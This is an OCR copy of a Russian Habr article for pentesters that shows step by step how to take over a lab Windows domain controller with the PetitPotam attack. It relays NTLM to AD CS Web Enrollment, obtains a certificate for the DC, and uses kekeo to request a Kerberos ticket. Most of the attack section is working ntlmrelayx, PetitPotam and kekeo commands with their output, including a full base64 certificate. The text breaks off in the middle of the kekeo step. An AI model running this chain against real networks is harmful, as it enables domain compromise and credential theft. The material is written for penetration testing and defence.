
Захват контроллера домена с помощью атаки PetitPotam / Хабр

habr.com/ru/companies/deiteriylab/articles/581758

Yuriy




Delyura 5 окт 2021 в 18:31

Захват контроллера домена с помощью атаки PetitPotam

5 мин

24K



В этой статье я расскажу про атаку PetitPotam, которая позволяет при определенных условиях захватить контроллер домена всего за несколько действий. Атака основана на том, что можно заставить контроллер домена аутентифицироваться на вашем хосте, получить его хэш и ретранслировать его в службу Active Directory Certificate Services для повышения привилегий. Статья предназначена для пентестеров и тех, кто хочет узнать об актуальных атаках на Active Directory.

О PetitPotam

Данная уязвимость была открыта исследователем безопасности Лионелем Жилль (Gilles Lionel) 18-го июля 2021 г. Атака PetitPotam позволяет контроллеру домена аутентифицироваться на любом удаленном сервере. Это достигается за счет использования метода EfsRpcOpenFileRaw протокола MS-EFSRPC, который заставляет учетную запись компьютера аутентифицироваться в другой системе.

Протокол EFSRPC используется для операций обслуживания и управления зашифрованными данными, которые хранятся удаленно и доступны по сети.

С помощью PetitPotam можно заставить контроллер домена инициировать процесс аутентификации на сервере, который находится под контролем злоумышленника, и поделиться с ним значением NTLM-хэша. С помощью полученных данных злоумышленник может провести атаку NTLM-relay.

▶ Коротко о NTLM-relay

Используя атаку PetitPotam, атакующий может повысить свои привилегии до администратора домена. Для успешного проведения атаки необходимо, чтобы:

1. У атакующего был доступ к внутренней сети
2. В Active Directory Certificate Services (AD CS) была активирована опция Web Enrollment

Служба AD CS может быть установлена в качестве роли на контроллере домена (Domain Controller), либо на отдельном сервере, который входит в этот домен.

Таким образом злоумышленник ретранслирует NTLM-хэш контроллера домена в службу Web Enrollment AD CS (Active Directory Certificate Services) и запрашивает сертификат от имени контроллера домена. Затем этот сертификат используется для запроса TGT (Ticket Granting Ticket).

▶ Коротко о TGT

Далее мы рассмотрим алгоритм действий для атаки.


Схема атаки

> Атака была протестирована на Windows Server 2019. Версия ОС 10.0.17763

1. Запустим ntlmrelayx, чтобы ретранслировать аутентификационные данные контроллера домена в AD CS
2. Запустим PetitPotam, чтобы инициировать NTLM-аутентификацию контроллера домена с подконтрольным атакующему сервером (ntlmrelayx)
3. Получим сертификат PKCS12 в base64 формате
4. Импортируем сертификат в kekeo (kekeo - это набор утилит для управления базовыми функциями Kerberos) (для запроса TGT).
5. Запустим mimikatz для дампа SAM секретов для выбранного пользователя
6. Запустим атаку Pass-the-hash (Атака Pass-the-hash позволяет злоумышленнику аутентифицироваться на сервере с помощью значения NTLM-хэша пользователя, не зная действительный пароль от учетной записи этого пользователя.)

Для демонстрации атаки была развернута следующая инфраструктура:

- 192.168.0.123 - AD CS (Windows Server 2019)
- 192.168.0.122 - Контроллер домена (Windows Server 2019)
- 192.168.0.124 - NTLM-listener (Kali linux)



Шаг 1. Запуск ntlmrelayx

▶ Подготовка

```
sudo python3 ntlmrelayx.py -debug -smb2support --target
http://192.168.0.123/certsrv/certfnsh.asp --adcs --template KerberosAuthentication
```


Чтобы ntlmrelayx ретранслировал NTLM-хэш контроллера домена в AD CS, используем шаблон KerberosAuthentication, но также можно использовать шаблон DomainControllers.

```
┌──(deljke㉿kali)-[/media/…/Enum/windows/impacket/examples]
└─$ sudo python3 ntlmrelayx.py -debug -smb2support --target http://192.168.0.123/certsrv/certfnsh.asp --adcs --template KerberosAuthentication
[sudo] password for deljke:
Impacket v0.9.24.dev1+20210727.163808.5f1ced6d - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210727.163808.5f1ced6d-py3.9.egg/impacket
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack SMB loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
```

Если перейти на https://192.168.0.123/certsrv/certfnsh.asp, то увидим форму аутентификации.



Шаг 2. PetiPotam

▶ Подготовка

Пока ntlmrelayx находится в ожидании соединений, инициируем с помощью PetitPotam NTLM аутентификацию контроллера домена сподконтрольным атакующему сервером для последующей ретрансляцией NTLM-хэша в AD CS.

```
┌──(deljke㉿kali)-[/media/sf_share/tools/PetitPotam]
└─$ python3 Petitpotam.py 192.168.0.124 192.168.0.122

PoC to connect to lsarpc and elicit machine account authentication via MS-EFSRPC EfsRpcOpenFileRaw()
                                by topotam (@topotam77)

                    Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


[-] Connecting to ncacn_np:192.168.0.122[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

Шаг 3. Сертификат PKCS12

На машине с запущенным ntlmrelayx получаем сертификат PKCS12 в base64, который зарегистрирован в AD CS от имени контроллера домена.

```
[*] CSR generated!
[*] Getting certificate...
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE!
[*] Base64 certificate of user DC$:
MIIRXQIBAzCCESCGCSqGSIb3DQEHAaCCERgEghEUMIIRECCB0cGCSqGSIb3DQEHBqCCBzgwggc0AgEAMIIHLQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMwDgQIX4jtYVhqijcCAggAgII
HAJvA71nbKxkQnF6MXF4tt373oZVdYJuD40aeqRcsyqiZJZ0+1RMnquEHI6qPVP1XEKcg7RFj4Y2QP0SmpP8VKRtqRqLRgudYo+Ax1Bchv7zjePWYpdSLiBDDsfCIc5NOsjrkrDfB+cWQv5
HY9ISfj2bo3g1OboLrd2O11gzqjPtXugVec1wS7EhpyhXrAZmNLf39Bnt6AV/zq8fd2mxuugGCMvQDZC63jrWx4uVWagE3h9r0VxQbi+3X+6osZXhNKQfp3scFIvwxN/viKUTYdBnwQEYON
xvDyaZ3He4mVWE9TD2WIUdJLuKqZB0PrlHhD7+YY/845jiFrLa6gWnKMzN4M5EJXPJFmP4MpYWnrdo9nH2Lf6aCZatj+KTOHN6JhkDsMPQ3E2yUcKaoOHRQkIFLq+ewVG9MR/N4bsC9ZiZH
DlnPxKfpP5HacVgx0M0HDuDeMo7GHdB7J8VbrY1P/Wu2L88VayHd59Xi4WIQedU/Ptdcab6hExiXaTKQsz+J9xL2PFJDaVbT9Y48lAiEfbBdGbK4n/QETcBhf2ary7Y2/f/TclO7V/EGhiT
brps8UuPqeCT9Dt7iwfrNNqdG+9g1D1hMIz2aBSfLk5GiSaIs2Nyxfi7XN/AqdpWp4LmQ6PuvXMPDN8G8b2PclVP6kB1kTXTKYVRw9gHWm+4×2pk2B9rDCKyTBDW3RrxIH0dsActFM1BUlk
Ca9IOtU6Q2C4KX6SS4/W32cBFx4GwAnn7M4klaKhf56H7zL4+J+6+2S7VhK62VuVNXXt29S/3FI5cd2fQ7Q36hK0dY3o9/A0Et7Gq/HOsY3A2324APiW5z4aNxNF0OEgYQwGOZbrsuAeVVA
2BvxfO4EFqbdcRqJ/h0sDU2gJT8hU+HpUxKaZElgyJMjav+KdfC7OfnBKyWlSj9Yz/FT7usYHKIQM6YCdYJQVcYJA5JrYeGZTar5GSxG73R5lmxFqOFytIs9wF7Hlfa9/pK0C4NK2yqNGqT
wln1Pr8hxsR1fbEIl4n2×9deHW9EPzpNA94Rx3kSUeee8KQFovI3IUGQM/bTEoYI8UwsWwtTX14fIbMjprOP2s5/xGxOoHATqMG7I3uHz+QMmJRtMtj+q92qno45GxQDpXBosYZzfW5e+i7
ZyVOVWXIShutREioDqSt7lkp/PdEL9+FQdANsJIOpMyqczgaEFOpORH1t0J79gOm58MroMLH48rGMGV4HB4tMB89xJXbAGfdZFxp40hV8XT6c8zzgsPvF4C/r7b1Yp1VEUl6MvGHQgxC49
/FPS3jgXioM5osvEBTWemhvB3E0yFWLt1Q4cqEmc/Jplz0HEjlR8tWVHhoQpi7egRBFltMLX+OSnVMsiCULVoO8r0pbXSx5geluSI4MVF8L4PriqNYmuWw08b4uK7ZnjCj9kvAIhRSxaJNo
c9unK/jh+oZumcQKCODmRnyLgZJPbGUAnu5hrC6JmRs1sgtah/SeLTzQtZ0DBCOvhTLcHPq3KXb1y2K8lYwrSuU/jCEFW3P/Y6hg7orXzf6V90lhjL/gGUkr2U/3mGxV1CrD5J3kaTxIexR
uMy+WzS97kq6gqZjylpqk4FQvkcrLhvFNU+SyhqdfsOjkHDrqvY/HR/dsd8ah+SO4va6fy4goCHU8RBWsOHAfUAO0bDDK5pRbYo0ZsgJdiMEDSDsJGFfCnjwbTVg1Np+viR2DxYAeNiOnlM
VL7PO+RCu66fDCuXfMBEBqcGV6mSFu8fW/bY0HBviPMCHYryLRljw7CdFUzJg5RA27sjAFuZgahLAnOeK0K9BB4K5sjoghyf8XblR0Hi6vr93pTN90A66KgqD/xbPhsulQBJ3DX6NUCP6oQ
7idI3+/GD4NjB4HMtrm0ooAy4UFvEJiD1f2Tj5zDVJ6vl6JfGguw0bjWUeh1wyOpwmVEVzBTU34ZVJCxe2looDYZ3MkoYBYUDQYMWKh+IslNPSde/a5064Rh0oHrUC3od6CaX3628v66+/x
sKARzFBcjFXQPxIVJC9iarsjL99q08QPil0ml5Jxj1qhTqVcxVcWyj6+ZqaefxwKrTMDCklQweW1kmzS8sskIg91kcYMnmXbsRi1qeOFCsB5FC7iLp5Nkj5wqmKxc2CZd9ipkloFQJsbrkK
HfAiYVkBpimJ7pmMeRmQfSe2W9tYqDx3lqYRKdQrCBsbkGw/T6n7l1s0DTVJwE04q2hd4XIriFtkDo9sUluoIuyLR6DVqY4Vx328vWr3kNB+pNEa56Ng/bpM9BwqCh2ay7yuKgE0WfBa1ZG
hoktqQywcPjKJlP+UfEvXJMe+G9mNlm6Nw9ZAym8Bu8n57iuEke23cL+OhcWS3f0wm4C75O/uGtG7/RDuCMwyCXGZkCLkBbf3/UAYyVUwggnBBgkqhkiG9w0BBwGgggmyBIIJrjCCCaowgg
mmBgsqhkiG9w0BDAoBAqCCCW4wgglqMBwGCiqGSIb3DQEMAQMwDgQIyyn6aFzrXwwCAggABIIJSCu6JNJMi2SOczsaLoj3flvQJig+5ydtfy+UTtVMdNUtfn1rDROznihKD4eN2UfvE8625
SsEddGG/U+31hyh3N6uMQvOeZtEVpkmq5QB6G9Ir4TelwKqYxqnyBdDMPS0UrRKZHmJwIVwrM5w3XvuizFWkplDLas5pkQVAzWqBsfOppD2qEmHlksZmG3GFMaxU/R00PLIDDFmakiDX7PJ
R+3HtCziwP8SXctxORr+8RID8ZdvtrY7RfHZQt5HznHSG7zmfWgxRRGV5PzEhsCNEBuSlgC8ra7hwh9cZYAatSmRsORVww1H+CxE8n2fXycMGBf/wt7QtD2Z5pTcXny+u4o+sAprOmWo/J8
xnYQIV3/E7MlQQWxlAEJBKc2dHmp/Trq1kW4m/pwugAubfo8iPQ06PBeP7Ub+QZviPaG6Zb5DzU/k5+YXeNZodQIM+RQ1bXF0RbEp79pecqfhUb9RQKVAztgtDYdIXcs2gSrOB+IsUXk1T4
LUxTr4awgr+wo5xFPY71I6×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
```

Этот сертификат можно использовать для получения TGT в службе аутентификации Kerberos.

Шаг 4. Import PKCS12 to kekeo

▶ Подготовка

Данный сертификат импортируем в kekeo.

```
.\kekeo.exe
base64 /input:on
tgt::ask /pfx:<base64 сертификат из шага 3> /user:<указать юзера из шага 3>
/domain:<название домена> /ptt
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user>C:\Users\user\Desktop\kekeo\Win32\kekeo.exe

  ___ _      kekeo 2.1 (x86) built on Jul 23 2021 20:57:13
 /   (')-<   "A La Vie, A L'Amour"
 | K  |      /* * *
 \____/       Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_         https://blog.gentilkiwi.com/kekeo                  (oe.eo)
                                             with 10 modules * * */

kekeo # base64 /input:on
isBase64InterceptInput  is true
isBase64InterceptOutput is false

